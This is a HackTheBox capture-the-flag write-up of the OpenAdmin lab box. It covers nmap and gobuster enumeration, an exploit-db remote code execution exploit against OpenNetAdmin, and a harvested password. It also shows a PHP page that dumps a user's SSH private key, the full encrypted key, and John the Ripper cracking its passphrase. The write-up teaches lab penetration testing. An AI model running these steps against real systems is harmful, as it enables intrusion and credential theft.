HackTheBox – OpenAdmin Writeup

Objective

Have access to user.txt on the machine.

Tools


- curl
- dos2unix
- exploit-db - Remote Code Execution
- Gobuster
- John
- KALI Linux
- netstat
- nmap
- ssh

Enumeration

We know that the host machine's IP address is 10.10.10.171, so I ran an *nmap* scan on this to reveal its open ports.

```
kali@kali:~$ sudo -sS nmap 10.10.10.171
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-21 01:38 EST
Nmap scan report for 10.10.10.171
Host is up (0.035s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
```


From this we learn that there are two open ports – 80 (http) and 22 (ssh). An open http port tells us that this has an active web server, so I went to the browser to see what it is.




I run *Gobuster* to see possible directories that can give me more information.

```
kali@kali:~$ gobuster -t30 dir -u http://10.10.10.171:80 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.171:80
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/02/16 21:25:38 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/artwork (Status: 301)
[ERROR] 2020/02/16 21:25:48 [!] Get http://10.10.10.171:80/_ajax: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
/index.html (Status: 200)
/music (Status: 301)
[ERROR] 2020/02/16 21:26:11 [!] Get http://10.10.10.171:80/m7: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
/server-status (Status: 403)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/requisitions: net/http: request canceled (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/res: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/reservations: net/http: request canceled (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/scheduling: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/scriptlets: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/scripte: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/screens: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/screenshots: net/http: request canceled (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/scriptlibrary: net/http: request canceled (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/screenshot: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/script: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/scripts: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/Scripts: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/sdk: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:21 [!] Get http://10.10.10.171:80/sd: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
[ERROR] 2020/02/16 21:26:24 [!] Get http://10.10.10.171:80/summary: net/http: request canceled (Client.Timeout exceeded while awaiting
headers)
===============================================================
2020/02/16 21:26:24 Finished
===============================================================
```

Nothing here seems too interesting. But, if we click on the “Login” button in the /music directory…




We find an interesting directory, /ona. Checking this page gives us some useful information.




This system is using *OpenNetAdmin*, which also happens to be outdated.

Exploitation


Searching this on exploit-db gave us a few ways to exploit this. We will use Remote Code Execution to try and get shell access.




Running the exploit failed because it was written for Windows, so the Linux system did not recognise this.



We need to use the “dos2unix” command to make this executable in Kali.




Running the command again, we have successfully gained shell access.



Escalation


This shell does not let me *cd* (change directory) anywhere, but I can *ls* (list) and *cat* (view) files.

With this knowledge, I was able to look around the system for anything interesting, and found a potential user.



Acquiring the shell as “jimmy” would be our next step, but we would need the password first.

Using a recursive *grep* search, I found some potential passwords.



Using the “n!nj4W4rri0R!” password, we can successfully *ssh* as “jimmy”.

```
kali@kali:~$ ssh jimmy@10.10.10.171
The authenticity of host '10.10.10.171 (10.10.10.171)' can't be established.
ECDSA key fingerprint is SHA256:loIRDdkV6Zb9r8OMF3jSDMW3MnV5lHgn4wIRq+vmBJY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.171' (ECDSA) to the list of known hosts.
jimmy@10.10.10.171's password:
Permission denied, please try again.
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Feb 20 10:19:18 UTC 2020

  System load:  0.0               Processes:             128
  Usage of /:   59.5% of 7.81GB   Users logged in:       1
  Memory usage: 30%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
```

We are now able to use the *cd* command and see more files.

Looking around, we find one php file that is particularly interesting.

```
jimmy@openadmin:/var/www$ cat internal/main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php");
 };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

This is a html document with a php script that outputs *id_rsa*, the private key for another user, “joanna”.

We can run this open this document on the CLI using *curl*, but first we need the port the system is running on.

```
jimmy@openadmin:/var/www$ netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
```

We now see two possible ports that could be open locally. Running the URL with port 52846 reveals the private key we need for “joanna”.

```
jimmy@openadmin:/var/www$ curl http://127.0.0.1:52846/main.php/ --output -
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

If we copy everything excluding the parts outside of the key and save it as a txt file, we now have a usable private key.

Now we can attempt to ssh as “joanna".

```
kali@kali:~/Documents$ ssh -i joannaprivatekey.txt joanna@10.10.10.171
Enter passphrase for key 'joannaprivatekey.txt':
```

We have encountered another issue – “joanna” requires a passphrase for us to log in.

We must find a way to get the passphrase from the private key.

I downloaded a python script that can translate our private key in ssh into *John the Ripper*, the tool we will use to brute force into the user’s shell.

```
kali@kali:~/Downloads$ python ssh2john.py ~/Documents/joannaprivatekey.txt > crackjo.txt
```

Now that our key is readable by *John*, we can go ahead and run the tool.

```
kali@kali:~/Downloads$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt crackjo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (/home/kali/Documents/joannaprivatekey.txt)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:02 DONE (2020-02-20 22:37) 0.3937g/s 5646Kp/s 5646Kc/s 5646KC/sa6_123..*7¡Vamos!
Session completed
```

This outputted one potential password that sounds vaguely familiar, so we can give this a go.

```
kali@kali:~/Documents$ ssh -i joannaprivatekey.txt joanna@10.10.10.171
Enter passphrase for key 'joannaprivatekey.txt':
Enter passphrase for key 'joannaprivatekey.txt':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Feb 21 03:44:02 UTC 2020

  System load:  1.08              Processes:             145
  Usage of /:   49.9% of 7.81GB   Users logged in:       2
  Memory usage: 30%               IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet con
nection or proxy settings


Last login: Fri Feb 21 03:39:11 2020 from 10.10.14.176
joanna@openadmin:~$ ls
```

We have successfully ssh’ed into “joanna”! We have also found user.txt., thus completing our objective.

```
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
```